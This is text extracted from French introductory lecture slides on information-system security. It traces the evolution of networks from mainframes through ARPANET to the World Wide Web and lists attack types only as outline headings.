

# Sécurité

Sécurité des Systèmes d'Information  
Concepts, Organisation, Outils et Tendances

J. Saraydaryan

CPE - Lyon



# Introduction :

# Les Enjeux de la Sécurité

Sécurité des Systèmes d'information  
Concepts, Organisation, outils et Tendances

J. Saraydaryan

CPE - Lyon



# Les enjeux de la sécurité

## I Evolution du monde informatique

- Evolution des systèmes d'information
  - Evolution du paysage informatique
  - Evolution de la connectivité des équipements
  - Evolution des activités
- Les constats de la sécurité
  - Evolution du nombre de vulnérabilités
  - Evolution des méthodes d'attaques
  - Evolution des pirates



## II Les enjeux de la sécurité

- Etat d'urgence ?
- Les bases de la sécurité

## III Comprendre les attaques


- ARP Spoofing / DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS / Bufferoverflow

## Evolution du monde informatique

- Evolution des systèmes d'information
- Les Constats de sécurité



- Evolution des réseaux





<http://www.internetsociety.org/sites/default/files/images/timeline.gif>

<http://www.evolutionoftheweb.com/>



# Les enjeux de la sécurité

- Evolution des réseaux: Mainframe



Accès par expert uniquement  
Utilisation Scientifique


## • Evolution des réseaux: Mainframe



- Accès aux utilisateurs du réseau via des serveurs relais
- Peu de workstation
- Accès physique aux workstations obligatoire


# Les enjeux de la sécurité

## • Evolution des réseaux: ARPANET (1983)



# Les enjeux de la sécurité

## • Evolution des réseaux: Proposition World Wide



Expertise

Elevée ———



Basse

Accessibilité

——— Importante




Réduite



- Proposition d'ouverture du réseau ARPANET
- DNS, PC, EMail

# Les enjeux de la sécurité

- **Evolution des réseaux: World Wide Web (2000)**



**Expertise**

Elevée ———


Basse



**Accessibilité**

Importante

Réduite





- Accès à tous les utilisateurs possédant un provider
- HTTP/HTML, navigateur web



# Les enjeux de la sécurité



- **Evolution des réseaux: World Wide Web**



- Multiplication des points d'accès, 3G, objets communicants.
- Simplification des interfaces, vers un tout connecté

# Les enjeux de la sécurité


- Evolution des réseaux: Mainframe



- Programme Scientifique Unique,
- Aucune connexion extérieur



## • Evolution des réseaux: Mainframe



Diversité

Importante —

Basse —



Connectivité

— Complète

— Nulle



- Applications métiers dédiées
- Pas ou très peu de communication inter-applications
- Communication entre Mainframe-server-workstation

# Les enjeux de la sécurité

## • Evolution des réseaux: ARPANET (1983)

NSF BACKBONE

JVNC

MILNET

ARPANET

SATNET

WIDEBAND

■ LSI-11 GATEWAY  
■ BUTTERFLY GATEWAY  
■ OTHER GATEWAY

BBN Communications Corporation

APRIL 1987

**Diversité**

Importante ———

Basse ———

**Connectivité**

Complète ———

Nulle ———



↑

↑

- Elargissement des applications (BBS Bulletin Board System, email client, Usenet)
- Début du TCP/IP, communication inter-applications en pleine croissance

# Les enjeux de la sécurité

